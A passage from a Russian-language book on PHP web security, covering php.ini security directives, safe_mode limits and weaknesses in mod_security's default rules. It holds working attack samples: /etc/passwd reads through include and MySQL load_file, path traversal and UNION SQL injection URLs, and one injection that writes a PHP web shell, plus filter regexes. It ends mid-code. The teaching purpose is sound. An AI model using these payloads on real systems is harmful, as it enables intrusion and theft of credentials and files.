Таким образом, отключение этой директивы может быть оправдано только в том случае, если имеет место необходимость защитить код, который, вероятно, содержит уязвимости данного типа, а на просмотр и исправление уязвимостей в этом коде нет времени или средств.

В любом случае следует отдавать себе отчет, что достаточно умелый хакер сможет обойти эту защиту практически в любой ситуации.

Кроме того, следует отметить, что не имеет значения, включена эта директива или нет, если код написан с соблюдением всех правил написания безопасного кода.

То есть имеет место следующее замечание.

Замечание

Если безопасность системы должным образом продумана на уровне исходного кода PHP-скриптов, отключать эту директиву не имеет смысла.

Стоит отметить, что по умолчанию эта директива включена в PHP.

6.1.2. Директива конфигурации *display_errors*

`Display_errors` — булева директива конфигурации указывает, отображать или нет ошибки во время исполнения кода PHP.

Во многих источниках можно встретить рекомендации, согласно которым для повышения безопасности системы вывод ошибок следует отключить.

Действительно, в любом случае вывод ошибки в браузер не является хорошим стилем в программировании.

Более того, возникновение ошибки, как правило, свидетельствует о возникновении ситуации, не предусмотренной программистом. Другими словами, возникла недокументированная реакция системы.

Как было показано, именно недокументированные реакции системы используются нападающим для получения контроля над системой.

Однако стоит иметь в виду, что даже если вывод ошибок отключен, недокументированная реакция никуда не пропадет. Пропадет лишь следствие.

Таким образом, отключение вывода ошибок избавит лишь от следствия возникновения уязвимости, но, естественно, не избавит от самой уязвимости. В *главах 2* и *3* особенное внимание было уделено тому, как нападающий сможет выявлять и эксплуатировать уязвимости, когда вывод об ошибках отключен.

Кроме того, отключение вывода сообщений об ошибках может несколько затруднить отладку, введение в эксплуатацию, введение новых модулей и проведение любых изменений системы, в то время как достаточно упорному нападающему не составит труда эксплуатировать уязвимость тогда, когда вывод ошибок отключен.

Стоит заметить, что в правильно построенной системе, не имеющей уязвимостей, система не должна пребывать в недокументированных состояниях, следовательно, меняя внешние условия функционирования системы, внешний пользователь не сможет привести систему к ситуации, когда выполнение PHP-скрипта завершается какой-либо ошибкой.

Таким образом, рекомендуется отключать вывод сообщений после введения в эксплуатацию и полной настройки системы. Одновременно с этим следует помнить, что отключение сообщения об ошибках никак в целом не влияет на безопасность системы, а всего лишь относится к политике запутывания, которая редко себя оправдывает.

Во время разработки, тестирования системы или ввода в эксплуатацию дополнительных модулей, вывод сообщений об ошибках целесообразно включать, так как это сильно увеличит легкость отлова ошибочных состояний системы.

Директива `error_reporting` устанавливает уровень отображения ошибок. Более подробно об этом параметре можно узнать в документации по PHP.

6.1.3. Магические кавычки

`Magic_quotes_gpc` — если установлена эта булева директива конфигурации, то все кавычки (одинарные и двойные), присутствующие в HTTP `GET`-, HTTP `POST`-, HTTP cookie-параметрах будут экранированы обратным слэшем.

`Magic_quotes_runtime` — если установлена эта директива, в данных из большинства функций, возвращающих информацию из внешних источников, кавычки будут экранированы.

Таким образом, включение этих директив приведет к тому, что если эти данные будут использованы в SQL-запросах либо в других структурах, в которых для нормального функционирования необходимо экранирование кавычек, то их можно использовать в запросах без предварительной обработки.

Имеется мнение, что включение этой директивы полностью избавит от проблемы возникновения уязвимости SQL инъекция.

Однако в *главе 3*, посвященной этой уязвимости, было показано, что нападающий в некоторых случаях сможет эксплуатировать уязвимость этого типа без использования кавычек в параметрах.

Кроме того, во многих ситуациях, когда данные выводятся в браузер, в файл либо используются в других функциях, в которых символ экранирования воспринимается как есть, включение этой директивы приведет к тому, что вывод будет искажен символами обратного слэша.

Для того чтобы избежать этого, уже перед таким выводом следует избавиться от лишних символов экранирования. Для этого можно использовать функцию PHP `stripslashes()`, которая обратна экранированию кавычек.

В результате программист при написании системы каждый раз должен отдавать себе отчет в том, что кавычки экранируются автоматически, и вручную ликвидировать это экранирование, когда оно не нужно.

Таким образом, учитывая, что экранирование не является панацеей и доставляет лишь неудобство программисту, и в некоторых случаях система может просто отказаться нормально работать, при обработке сообщений, содержащих кавычки, использование этой директивы не рекомендуется.

Вместо этого, программисту следует соблюдать технику безопасности при написании кода. Так, например, данные перед использованием их в SQL-запросах, должны приводиться к необходимому типу, а строки вручную экранироваться соответствующими функциями.

Включение магических кавычек не повысит безопасность системы, в то время как повысится неудобство для программиста.

6.1.4. Глобальные переменные

`Register_globals` — директива конфигурации, отвечающей за автоматическую регистрацию HTTP `GET`, `POST`, cookie и других параметров в глобальные переменные.

По умолчанию в ранних версиях эта директива была включена, в последних версиях PHP — отключена. Однако во многих системах этот флаг установ-

лен и в последних версиях PHP, так как конфигурационный файл наследовался от старых версий.

В *разд. 2.2.2*, посвященном ошибкам в Web-приложениях, было показано, как при включении этой директивы можно эксплуатировать некоторые ошибки, связанные с использованием непроинициализированных переменных.

Если эта директива отключена, то доступ к HTTP `GET`, `POST`, cookie и другим параметрам осуществляется явно через массивы `$_GET`, `$_POST`, `$_COOKIE`, `$_SERVER`, `$_ENV`.

Внимание

В ранних версиях PHP использовались массивы `$HTTP_GET_VARS`, `$HTTP_POST_VARS`, `$HTTP_COOKIE_VARS`, `$HTTP_SERVER_VARS`, `$HTTP_ENV_VARS`.

Однако даже если директива включена, в целях большей совместимости рекомендуется явно использовать эти глобальные массивы для доступа к внешним параметрам.

Кроме того, в любом случае рекомендуется явно определять впервые используемые локальные и глобальные переменные, чтобы избежать условий использования переменных без предварительной инициализации.

В результате при правильном подходе к программированию не имеет значения, как установлена эта директива конфигурации.

Код получается устойчивым и правильно работающим вне зависимости от этого факта.

Если код написан в предположении, что директива включена, то есть доступ к соответствующим HTTP `GET`-, `POST`-, cookie-параметрам осуществляется по именам глобальных переменных, то в этой ситуации код становится не переносимым на систему с отключенной директивой.

Таким образом, рекомендуется писать скрипты в предположении, что директива отключена, то есть осуществлять доступ к внешним данным, явно используя соответствующие массивы и явно определяя все переменные перед их использованием.

Кроме того, в большинстве случаев рекомендуется все же отключать эту директиву, так как при правильном подходе к программированию в ее включении нет смысла.

Оставлять ее включенной можно лишь в тех случаях, когда некоторые скрипты системы явно требуют включения этой директивы, при этом следует удостовериться в безопасности скриптов.

Директива `variables_order` устанавливает порядок разбора для `GET`, `POST`, cookie и других параметров, а также устанавливает, какие параметры будут преобразованы в глобальные переменные.

Примечание

В PHP ранних версий (3.x) вместо директивы `variables_order` используется директива `gpc_order`.

6.1.5. Определение PHP

`Expose_php` — это булева директива конфигурации, при включении которой PHP раскрывает информацию о том, что документ был сгенерирован при помощи PHP-интерпретатора в HTTP-заголовке ответа сервера. Также раскрывается версия PHP.

При включенной директиве информация раскрывается. Если директива выключена (`expose_php = off`), то никакая дополнительная информация не отсылается браузеру.

Следует учесть, что политика отключения этой директивы конфигурации относится к политике запутывания, и не стоит всю политику безопасности системы основывать на том, что внешний пользователь не узнает, чем именно сгенерированы документы (PHP, Perl и т. д.) или не узнает версию PHP-интерпретатора.

В любом случае пользователь сможет предположить, что в данной системе документы генерируются PHP-интерпретатором, и попытаться эксплуатировать какую-либо уязвимость, которая, возможно, присутствует в PHP-скриптах.

Кроме того, о том, что документы генерируются PHP-интерпретатором, нападающий сможет узнать из других источников.

Так, например, если в браузер будет выведена ошибка PHP, или эта ошибка попадет в хеш поисковой системы, то по этим признакам нападающий сможет однозначно определить то, что это PHP-скрипты.

Практически однозначно определить то, что на сервере выполняются PHP-скрипты, нападающий сможет по расширению документов.

Однако было показано, что на стороне сервера любое расширение можно сопоставить PHP-интерпретатору.

Пример

```
RemoveHandler .htm .html .jpg .gif .png .bmp .jpeg
AddType application/x-httpd-php .htm .html .gif .png .bmp .jpeg .jpg
```

В этом примере HTTP-сервер Apache конфигурируется таким образом, что документы, имеющие расширения htm, html, gif, png, bmp, jpeg, jpg, обрабатываются PHP-интерпретатором.

Кроме того, нападающий сможет выполнить для любого PHP-скрипта (например, **http://localhost/6/1.php**) независимо от его расширения запрос, содержащий в качестве HTTP `GET`-параметров следующие строки:

- **http://localhost/6/1.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42**
- **http://localhost/6/1.php?=PHPE9568F35-D428-11d2-A769-00AA001ACF42**
- **http://localhost/6/1.php?=PHPE9568F36-D428-11d2-A769-00AA001ACF42**
- **http://localhost/6/1.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000**.

Выполнив эти запросы, вне зависимости от настроек PHP, наполнения PHP-скриптов и других условий, можно увидеть довольно неожиданные результаты.

В первом запросе будет выведен логотип PHP.

Во втором запросе будет выведен логотип ZEND.

В третьем запросе в зависимости от версии PHP будет выведено либо изображение собачки, либо мужчины, перекусывающего карандаш.

Самый интересный четвертый запрос. В нем будут выведены имена всех людей, участвующих в создании PHP. Кроме того, в выводе будет присутствовать (или не присутствовать) следующая строка:

http://localhost/6/1.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000

```
PHP 4.3 Quality Assurance Team
Ilia Alshanetsky, Stefan Esser, Moriyoshi Koizumi, Sebastian Nohn, Derick
Rethans, Melvyn Sopacua, Jani Taskinen
```

Таким образом, анализируя документы, выдаваемые сервером в ответ на подобные запросы, можно не только определить, что использует PHP-интерпретатор, но и даже с более или менее высокой точностью определить версию PHP.

6.1.6. Некоторые другие директивы конфигурации

`Include_path` — эта директива устанавливает, по каким путям искать включаемые файлы.

При некорректной установке этой директивы и уязвимости типа local PHP souce code injection, но при фильтрации символов обхода каталога `../`, нападающий может использовать факт некорректной установки этой директивы для того, чтобы подключить и выполнить произвольный локальный файл.

Например, подобная ситуация имеет место в случае указанной уязвимости, а среди путей, присутствующих в `include_path`, есть корень сервера.

Например:

```
include_path=.:/home/httpd/php-lib:/.
```

`Post_max_size` — директива, определяющая максимальный размер HTTP `POST`-запроса. Если необходимо передавать большие данные в `POST`-запросе, то следует увеличить эту директиву.

Если обрабатывается загрузка файлов, то максимальный размер `POST`-запроса должен быть больше максимально разрешенного размера файла, так как файлы передаются методом HTTP `POST`.

`Upload_max_filesize` — директива, накладывающая дополнительные ограничения на размер загружаемых файлов.

В отличие от hidden-поля формы MAX_FILE_SIZE, эту директиву конфигурации обойти со стороны клиента нельзя.

`Max_execution_time` — директива, ограничивающая максимальное время исполнения PHP-скриптов. В случае довольно большого значения этой директивы нападающий сможет устроить DOS-атаку на сервер, на скрипты, выполнение которых занимает значительное время.

Однако излишне занижать это значение также не стоит, так как в этом случае скрипты, выполнение которых занимает некоторое время, не смогут выполняться нормальным образом.

Вместо занижения параметров этой директивы следует писать скрипты, оптимизированные с точки зрения расходования ресурсов процессора и памяти.

Стоит обратить внимание, что на подсчет времени выполнения скрипта влияет только собственно время выполнения скрипа. Время, затраченное на вызовы системных функций, таких как `sleep()` или `system()`, запросы к базам данных не учитываются во времени выполнения скрипта.

Функция `set_time_limit()` устанавливает максимальное время выполнения скрипта и сбрасывает счетчик в процессе исполнения скрипта.

Директива `Memory_limit` — ограничивает максимальный размер оперативной памяти, который может занимать скрипт. Этот параметр защищает от того, что злонамеренный либо некорректно написанный скрипт займет всю доступную память, что вызовет ситуацию отказа в обслуживании.

6.1.7. Защищенный режим PHP

Директива конфигурации `safe_mode` включает защищенный режим PHP.

В защищенном режиме используется несколько дополнительных директив конфигурации, совместно сильно ограничивающих функциональность сервера.

Приведем ограничения, действующие на скрипт, если PHP работает в защищенном режиме.

В случае включенного защищенного режима PHP проверяет, совпадает ли владелец файла, которым оперирует скрипт, с владельцем скрипта.

Допустим, скрипт `test.php` принадлежит пользователю `rest`, а файл `test.txt`, принадлежит пользователю `test2` и имеет следующие права:

```
-rw-rw-r--    1 test     test         11 Jan  1 00:00 test.php
-rw-rw-r--    1 test2    test         11 Jan  1 00:00 test.txt
```

И `test.php` имеет скудеющий код.

test.php

```
<?
 $f=fopen("text.txt", "r");
 while($r=fread($f, 1024)) echo $r;
 fclose($f);
?>
```

В результате запуска такого скрипта при таких условиях будет сгенерировано следующее сообщение об ошибке:

http://server/test.php

```
Warning!: SAFE MODE Restriction in effect. The script whose uid is 1001
is not allowed to access test.txt owned by uid 1002 in test.php on line 2
```

Заметим, что ошибка произошла, несмотря на то, что пользователь `test2` и пользователь, который запустил HTTP-сервер Apache, имеют права на чтение файла `test.txt`.

Стоит отметить, что во многих случаях эта проверка никак не влияет на безопасность системы. Допустим, в результате какой-либо уязвимости, нападающий получает возможность выполнять произвольный PHP-код на сервере.

Допустим, нападающий эксплуатирует уязвимость типа PHP source code injection в некотором скрипте `test1.php`. Очевидно предположить, что скрипт принадлежит пользователю, отличному от пользователя, который запустил HTTP-сервер.

Более того, остальные файлы, принадлежащие той же самой системе, скорее всего, будут иметь того же владельца.

И, следовательно, эксплуатируя эту уязвимость, нападающий сможет получать доступ к файлам системы настолько, насколько ему будут позволять права пользователя, который запустил HTTP-сервер.

Поскольку скрипт, в котором эксплуатируется уязвимость, принадлежит тому же пользователю, что и остальные скрипты системы, эта проверка будет пройдена.

Более того, если теперь, используя эту уязвимость, нападающий сможет создать злонамеренный PHP-скрипт в каком-либо каталоге, доступном на запись, то этот файл теперь станет принадлежать пользователю, который запустил HTTP-сервер, а, следовательно, нападающий получит возможность работать с файлами, принадлежащими этому пользователю.

Стоит заметить, что с точки зрения такой проверки нельзя гарантировать безопасность системы, так как у нападающего будут возможности эксплуатировать уязвимость.

Одновременно, сильно уменьшаются возможности системы, затрудняется написание скриптов, некоторые функции системы становится невозможно реализовать.

`Open_basedir` — эта директива конфигурации может быть использована вместо `safe_mode`.

Если `open_basedir` не пусто, то никакие файлы не могут быть обработаны вне этого каталога.

Тут справедливо замечание, данное относительно проверки владельцев файлов. Включение этой директивы не спасает от возможности доступа к файлам системы, которые, вероятно, расположены в том же каталоге или рядом с уязвимым файлом.

В этом случае нападающий сможет иметь доступ на чтение и изменение файлов системы, в которых могут присутствовать чувствительные к разглашению и изменению данные.

`Doc_root` — аналогично `open_basedir`, если PHP сконфигурирован в безопасном режиме, то никакие файлы вне этого каталога не обслуживаются.

Кроме того, в PHP в безопасном режиме могут быть добавлены следующие директивы конфигурации.

`Safe_mode_gid` — если включена эта директива, то вместо проверки на соответствие владельца скрипта и владельца обрабатываемого файла, проверяется соответствие группы, которой принадлежит скрипт, и группы, к которой принадлежит обрабатываемый файл.

Таким образом, включение этой директивы несколько ослабляет режим `safe_mode`.

`Safe_mode_exec_dir` — директива, которая ограничивает возможность запускать файлы списком из указанных в этой директиве путей. Более подробно об этом будет рассказано далее.

`Safe_mode_include_dir`. Если подключаемые файлы указаны из данного каталога, то проверки на соответствие имени (группы) владельца файла и имени (группы) подключаемого файла пропускаются.

Кроме того, либо каталог должен находиться в include_path, либо указан абсолютный путь до файла.

Safe_mode_allowed_env_vars — этой директивой в защищенном режиме ограничиваются переменные окружения, к которым скрипт имеет доступ на изменение.

По умолчанию имеется доступ к переменным, имя которых начинается на PHP_.

Тот факт, что нападающий не будет иметь доступа к этим переменным окружения, не сильно скажется на деструктивных возможностях нападающего.

Safe_mode_protected_env_vars — в этой директиве содержатся списки переменных окружения, которые пользователь не сможет изменить функцией putenv(). Эта директива имеет более высокий приоритет, чем safe_mode_allowed_env_vars, и следовательно, если одна и та же переменная будет входить в обе директивы, то к ней не будет доступа.

Disable_functions — в этой директиве перечисляется список PHP-функций, которые пользователь не сможет использовать в своих скриптах. Эта директива конфигурации работает независимо от safe_mode.

Disable_classes запрещает использовать некоторые классы. Работа этой директивы не зависит от того, включена safe_mode или нет.

Эта директива конфигурации была введена в PHP 4.3.2

В safe_mode ограничено использование некоторых функций.

Все функции работы с файлами перед открытием файла (на запись или на чтение) проверяют соответствие владельца (группы) скрипта с владельцем (группой) обрабатываемого файла.

Стоит заметить, что в некоторых старых версиях PHP были уязвимости, позволяющие обойти это ограничение.

Вариант 1. В старых версиях PHP можно было использовать оператор include() для подключения текстовых файлов с последующим их выводом в браузер даже в случае, если ограничения safe_mode не позволяли делать этого.

Получить таким образом содержимое произвольных файлов в уязвимой версии PHP-интерпретатора возможно, когда целевой файл доступен на чтение пользователю, который запустил HTTP-сервер, и директива safe_mode_include_dir не используется.

Пример

```
<?
 Include("/etc/passwd");
?>
```

Вариант 2. Использование доступа к файлам из базы данных. Нападающий сможет составить злонамеренный скрипт, который обращается к базе данных со специальным запросом и возвращает содержание произвольного файла.

Пример

```
<?
mysql_connect("localhost", "root", "");
$sq="select load_file('/etc/passwd' as file)";
$q=mysql_query($sq);
if($r=mysql_fetch_object($q))
{
 echo "<pre>".htmlspecialchars($r->file)."</pre>";
}
else
{
echo "ОШИБКА. Не могу загрузить файл!";
}
?>
```

Вариант 3. Несмотря на довольно высокое качество кода-интерпретатора PHP в старых версиях существуют и другие ошибки, позволяющие в той или иной степени обходить `safe_mode`-режим.

Этими ошибками может воспользоваться нападающий для повышения своих привилегий в системе и для получения доступа к произвольным файлам.

Функция `putenv()` проверяет права на изменение соответствующей переменной окружения, которые заданы в директивах `safe_mode_allowed_env_vars` и `safe_mode_protected_env_vars`.

Функция `move_uploaded_file()` аналогичным образом проверяет соответствие имен владельцев файла и скрипта.

`Chdir()` — дает сменить каталог только в том случае, если совпадает владелец (группа) каталога и файла.

`Dl()` — недоступна в защищенном режиме.

Функция `shell_exec` и оператор "обратные кавычки" тоже недоступны в безопасном режиме.

Функции `exec()`, `system()`, `passthru()` и `popen()` могут быть использованы только для запуска файлов на выполнение в пределах `safe_mode_exec_dir`.

Использовать символы обхода каталогов `..` в записи пути не допускается.

Стоит заметить, что этот факт делает невозможным использование нападающим так называемого PHP SHELL. Однако в случае неправильного

конфигурирования (например, когда safe_mode_exec_dir указан корень сервера) вся защита, обеспечиваемая safe_mode, сводится к нулю.

Злонамеренный пользователь получит возможность вызывать на исполнение любые файлы, которые смогут манипулировать произвольными файлами независимо от имени или группы владельцев файлов на правах текущего пользователя.

Apache_request_headers() — в защищенном режиме заголовки HTTP-запроса, отвечающие за авторизацию, не возвращаются.

Header() — текущий UID пользователя добавляется к заголовку WWW-Authenticate.

Элементы PHP_AUTH_USER, PHP_AUTH_PW, и AUTH_TYPE массива $_SERVER недоступны в защищенном режиме. Однако в PHP 4.2.1 и выше $_SERVER[REMOTE_USER] может быть использован для идентификации авторизованного пользователя.

Set_time_limit() — не имеет эффекта в защищенном режиме.

Mail() — недоступен пятый параметр в защищенном режиме.

В итоге можно сделать вывод, что защищенный режим скорее защищает операционную систему от злонамеренных скриптов, а также защищает скрипты и данные, принадлежащие одним пользователям от скриптов, принадлежащих другим пользователям.

Одновременно для пользователей и программистов возможности системы очень сильно снижаются.

Другими словами, safe_mode — это скорее инструмент для защиты общей системы для хостинговых компаний.

Одновременно для каждого сайта, расположенного на хостинговой площадке, сохраняется высокая опасность.

Уязвимости типа SQL-инъекция могут быть эксплуатированы обычным образом. Безопасный режим практически никак не влияет на возможности нападающего при эксплуатировании уязвимостей данного типа.

На уязвимости, связанные с получением содержимого произвольных файлов, накладывается еще одно ограничение — файлы должны принадлежать тому же пользователю, однако, если нападающий анализирует файлы системы, то очевидно, что они будут принадлежать тому же пользователю.

Другими словами, уязвимость все равно может быть использована для исследования системы, а в некоторых случаях, даже для дефейса и изменения страниц сайта.

Уязвимости типа PHP source code injection могут использоваться обычным образом, за исключением того, что в большинстве случаев не удастся вне-

дрить PHP SHELL на удаленный сервер, так как функциональность `system()` будет сильно ограничена.

То есть даже в защищенном режиме у нападающего останется много путей для выполнения деструктивных действий, в то время как удобство для программиста сильно пострадает.

Внимание

Включение защищенного режима PHP не будет означать стопроцентной защищенности системы. Одновременно на уровне исходного кода должным образом фильтруя все параметры и применяя другие методы, описанные в этой книге, можно добиться гораздо более высокой надежности системы с точки зрения безопасности.

6.2. Модуль Apache *mod_security*

`Mod_security` — это модуль Apache HTTP-сервера, нацеленный на повышение безопасности HTTP-сервера.

Когда обсуждается вопрос о повышении безопасности системы с использованием этого модуля, сразу стоит выяснить, что он собой представляет и какие преимущества дает его использование.

Модуль представляет собой как бы дополнительный фильтр, находящийся между HTTP-сервером и пользователем.

Если HTTP-запрос удовлетворяет внутренним правилам безопасности, то этот запрос пропускается на HTTP-сервер Apache прозрачно для сервера и скриптов, выполняющихся на сервере.

Одновременно, если запрос не удовлетворяет правилам безопасности, то запрос не пропускается на HTTP-сервер, и клиенту выдается сообщение о внутренней ошибке сервера.

Тут же стоит заметить, что правила безопасности, по которым проверяется входящий HTTP-запрос, полностью определяются в конфигурационном файле модуля `mod_security`.

Другими словами, в случае некорректного конфигурирования модуля эффект от использования модуля будет нулевой. Для того чтобы правильно отконфигурировать этот модуль, необходимо явно обозначать, какие конструкции могут нести потенциальную опасность для скриптов, и осознавать, какие приемы может использовать нападающий.

Очевидно, что человек, ясно представляющий себе опасность тех или иных конструкций, которые необходимо блокировать в целях безопасности, сможет также и на уровне скриптов программы отсечь или экранировать потенциально опасные данные. При этом реализация проверки на уровне скриптов выглядит более гибкой и обеспечивает большую совместимость с различными данными, пересылаемыми по протоколу HTTP.

Однако в состав модуля mod_security вводят несколько настроек конфигураций по умолчанию.

С большой вероятностью на произвольной системе будет применена одна из приведенных конфигураций, поскольку сложность написания своей конфигурации соизмерима со сложностью обеспечения безопасности на уровне скриптов.

Рассмотрим одну из конфигураций по умолчанию — httpd.conf.example-minimal, входящую в состав mod_security версии 1.7.3. Рассмотрим последовательно каждую директиву в конфигурации по умолчанию.

SecFilterEngine On — просто включает фильтрацию. Никаких правил фильтрации тут не задается.

SecAuditLog /var/log/httpd-security.log — указывается имя log-файла.

SecFilterScanPOST On — указывается, что будут фильтроваться POST-параметры.

SecFilterDefaultAction "deny,log,status:500" — указывается действие по умолчанию.

И все. Никаких фильтров не определяется. Таким образом, если будет использована конфигурация httpd.conf.example-minimal по умолчанию, никакой дополнительной безопасности системе это не принесет.

Действительно, можно проверить, что в таком случае mod_security пропускает все потенциально опасные запросы.

- **http://server/test.php?file=/etc/passwd**
- **http://server/test.php?file=../../../etc/passwd**
- **http://server/test.php?file=../../../etc/passwd%00**
- **http://server/test.php?id=2+union+select+null,null/***
- **http://server/test.php?id=2+union+select+user,password+from+mysql.user/***
- **http://server/test.php?id=2+union+select+user,password+from+mysql.user%00**
- **http://server/test.php?id=2'+union+select+user,password+from+mysql.user/***
- **http://server/test.php?id=2'+union+select+'<?+system($_GET[cmd])+?>'+into+outfile+'/var/http/server/cmd.php'+from+testtable1/***

Все эти запросы нормальным образом дойдут до HTTP-сервера и скрипта.

Теперь рассмотрим еще одну конфигурацию, распространяемую вместе с mod_security. Это httpd.conf.example-full конфигурационный файл.

Как видно из названия, в него включено максимум возможных проверок. Рассмотрим поподробнее все директивы, включенные в этот файл по умолчанию.

SecFilterEngine On — эта директива просто включает фильтрацию.

Сразу же стоит заметить, что, к примеру, по запросу **http://site/?etc/passwd**, который в случае включения этой конфигурации возвращает ошибку сервера `500 - internal server error`, и возвращается страница, аналогичная **http://site/**, можно сделать вывод о том, что используется модуль `mod_security`.

Другими словами, задавая потенциально опасные для некоторых скриптов запросы документам и скриптам, на которые не должен влиять этот запрос, можно при получении ошибки сервера выявить, что используется `mod_security`.

Кроме того, информация о модуле может быть добавлена в заголовок ответа HTTP-запроса.

В директиве `SecFilterCheckURLEncoding On` определяется, что имена и значения параметров HTTP-запроса будут URL-декодироваться.

В результате включения этой директивы запрос **http://site/?etc/passw%64** вернет ошибку, в то время как без включения директивы ошибки не произойдет.

Если решено использовать этот модуль для защиты, рекомендуется включать эту директиву, иначе нападающий сможет обойти любые проверки, URL-кодируя отправляемые данные.

Следующая директива `SecFilterForceByteRange 32 126` определяет диапазон символов, которые могут содержаться в HTTP-запросе. В данном случае это набор печатных ASCII-символов.

Стоит отметить, что в этот набор не включены буквы национальных алфавитов (русский алфавит, к примеру).

Действительно, включение этой директивы приведет к тому, что большинство хакерских атак будут автоматически отсечены. Однако одновременно это приведет к тому, что в большинстве случаев система не сможет нормально работать.

А именно:

- ни в HTTP `GET`-, ни в HTTP `POST`-параметрах не будет возможности отправлять символы национальных алфавитов;
- в формах невозможно будет отправлять многострочные данные (например, их поля ввода `textarea`);
- станет невозможна загрузка файлов;
- станет невозможным использование `multipart/form-data` форм.

Все эти ограничения весьма существенны для нормального функционирования системы.

Одновременно фильтруются только HTTP `GET`- и HTTP `POST`-параметры запроса, а следовательно, cookie-значения могут содержать произвольные

данные, и в некоторых случаях нападающий сможет провести атаку, изменяя cookie-значения.

Весьма редко можно встретить системы, когда использование этой директивы оправдало бы себя.

Директивами `SecAuditLog /var/log/audit_log`, `SecFilterDebugLog /var/log/modsec_debug_log`, `SecFilterDebugLevel 0` определяются log-файлы и уровень отладочных сообщений.

Директивой `SecFilterScanPOST On` включается фильтрование HTTP `POST`-параметров.

Далее идут директивы, определяющие собственно применяемые фильтры:

```
SecFilter /etc/passwd
SecFilter "\.\./"
```

Это фильтры, перекрывающие доступ к скрипту, если в HTTP `GET` или `POST`-запросе окажется последовательность `/etc/passwd` или последовательность обхода каталога `../` .

Стоит заметить, что файл `/etc/passwd` — это не единственный файл, который может интересовать нападающего на уязвимом сервере, и, вообще говоря, в блокировании одного этого файла смысла нет.

Более того, у нападающего в любом случае сохранится возможность получить содержание этого файла другими методами, например, используя уязвимости типа SQL-инъекция.

Кроме того, если через PHP SHL либо другими способами нападающий сможет выполнять произвольные команды на сервере, то выполняя, к примеру, следующую последовательность команд, можно обойти эту проверку.

- **http://site/cmd.php?cmd=ln+-s+/etc/+/tmp/xtc/**
- **http://site/cmd.php?cmd=cat+/xtc/passwd**

Фильтрование символов обхода каталога может в некоторых случаях сильно снизить уязвимости, в которых ту или иную роль играют имена файлов.

Однако есть ситуации, когда эти символы и не обязательно применять, например, если можно использовать абсолютные имена файлов.

Кроме того, в Windows-системах можно использовать обратный слэш, который этим правилом не фильтруется.

Таким образом, имеется масса обстоятельств, при наличии которых проверки, связанные с файлами, будут неэффективны и просто бесполезны.

Далее, в этом конфигурационном файле находятся директивы, отлавливающие попытки нападения типа XSS:

```
SecFilter "<[[:space:]]*script"
SecFilter "<(.|\n)+>"
```

В *разд. 5.2.3*, посвященном межсайтовому скриптингу, было показано, как можно эксплуатировать уязвимости типа XSS, когда фильтруется ключевое слово `script` либо скобки `<` и `>`.

Таким образом, включение этих директив не спасет в 100 % случаях от уязвимостей данного типа.

Далее идут директивы, защищающие от уязвимостей типа SQL-инъекция:

```
SecFilter "delete[[:space:]]+from"
SecFilter "insert[[:space:]]+into"
SecFilter "select.+from"
```

Как видим, будут заблокированы лишь HTTP-запросы, несущие в качестве `GET`- или `POST`-данных, `insert`, `delete`, `select`-запросы SQL.

Это, конечно, хорошо, но стоит вспомнить, что кроме запросов этого типа существуют и другие запросы, не менее деструктивные для системы.

Останутся неблокированными запросы:

- `Update`
- `Alter table`
- `Drop table`
- `Drop database`
- `Create table`
- `Create database`
- `Show`

Кроме того, нападающий в некоторых случаях сможет выполнить запросы, извлекающие информацию из базы данных.

Например, в *главе 3*, посвященной SQL-инъекциям, в части, посвященной SQL-инъекции в третьей версии SQL-сервера, описаны приемы, извлечения информации из базы данных без внедрения `union select from` запросов.

Практически все эти приемы пройдут фильтрацию и в данном случае.

Два других варианта конфигурации по умолчанию представляют собой нечто среднее между полной и минимальной конфигурацией.

После всего описанного можно сделать следующие выводы.

- В случае использования конфигураций по умолчанию ни полная, ни тем более минимальная конфигурация не обеспечивают должной безопасности системы. Практически все фильтры, включенные по умолчанию, нападающий сможет обойти, используя те или иные приемы.
- Кроме этого, некоторые типы потенциально опасных запросов не фильтруются вовсе.
- При столь малой эффективности настроек по умолчанию модуля `mod_security` включение некоторых фильтров приведет к сильному

уменьшению возможностей системы, а в некоторых случаях система и вовсе не сможет выполнять те или иные функции.

- Гибко настраивая `mod_security`, можно обеспечить необходимый уровень безопасности, однако в любом случае уровень безопасности, обеспечиваемый на уровне модуля `mod_security`, не сравнится с безопасностью, обеспечиваемой на уровне исходного текста скриптов.
- В некоторых случаях `mod_security` не сможет справиться с некоторыми проблемами безопасности. Об этом будет написано далее.
- Фильтры, используемые `mod_security`, могут снизить функциональность и возможности системы.
- И в итоге я не представляю себе систему, в которой было бы целесообразно использовать этот модуль, повышающий безопасность системы. И дело тут не в том, что это модуль такой плохой. А в том, что должный уровень безопасности Web-приложений можно обеспечить только на уровне их самих, а не внешних по отношению к ним модулям, которые понятия не имеют о том, какие запросы могут нести потенциальную опасность для того или иного скрипта.

Использовать этот модуль целесообразно лишь в системе, состоящей из большого количества скриптов, написанных разными людьми, если проверить безопасность каждого из них нет возможности. При этом следует отдавать себе отчет в том, что:

- модуль не будет гарантировать стопроцентной безопасности, и при должном усердии нападающий сможет получить контроль над системой (в случае уязвимости скриптов);
- не будет никаких гарантий, что после введения в эксплуатацию модуля, скрипты не потеряют свою функциональность.

6.2.1. Универсальный метод обхода *mod_security*

Для большинства вариантов конфигурирования `mod_security` нападающим может быть организовано нападение на системы в обход фильтров, определенных в этом модуле.

Основой возможности обхода `mod_security` является то, что этот модуль по умолчанию используется для фильтрации HTTP `GET`- и HTTP `POST`-параметров.

Более того, в некоторых случаях фильтрация HTTP `POST`-параметров может даже не быть включена.

Однако кроме HTTP `POST`- и HTTP `GET`-параметров, злонамеренные данные могут нести другие элементы HTTP-запроса.

В частности, злонамеренные параметры могут быть внедрены в cookie-параметры запроса.

По умолчанию cookie-данные никак не фильтруются модулем `mod_security`.

Теперь стоит вспомнить про особенность некоторых конфигураций интерпретатора PHP.

Директива `register_globals` используется для автоматической регистрации HTTP `GET`, `POST`, cookie и других параметров.

В каком порядке и какие именно параметры будут автоматически зарегистрированы как глобальные переменные, указывается в директиве `variables_order`.

Внимание

По умолчанию в некоторых версиях PHP включена автоматическая регистрация переменных.

Теперь рассмотрим скрипт, который с точки зрения получения внешних данных является типичным представителем, если включена автоматическая регистрация переменных.

Внимание

Для тестирования этой возможности представленной на прилагаемом диске программой, следует установить и сконфигурировать ее (например, конфигурацией httpd.conf.example-full).

http://localhost/6/2.php

```
<?
 if(empty($id))
 {
  echo "
  <form>
  введите id пользователя (целое число)<input type=text name=id><input
type=submit>
  </form>
  ";
  exit;
 }
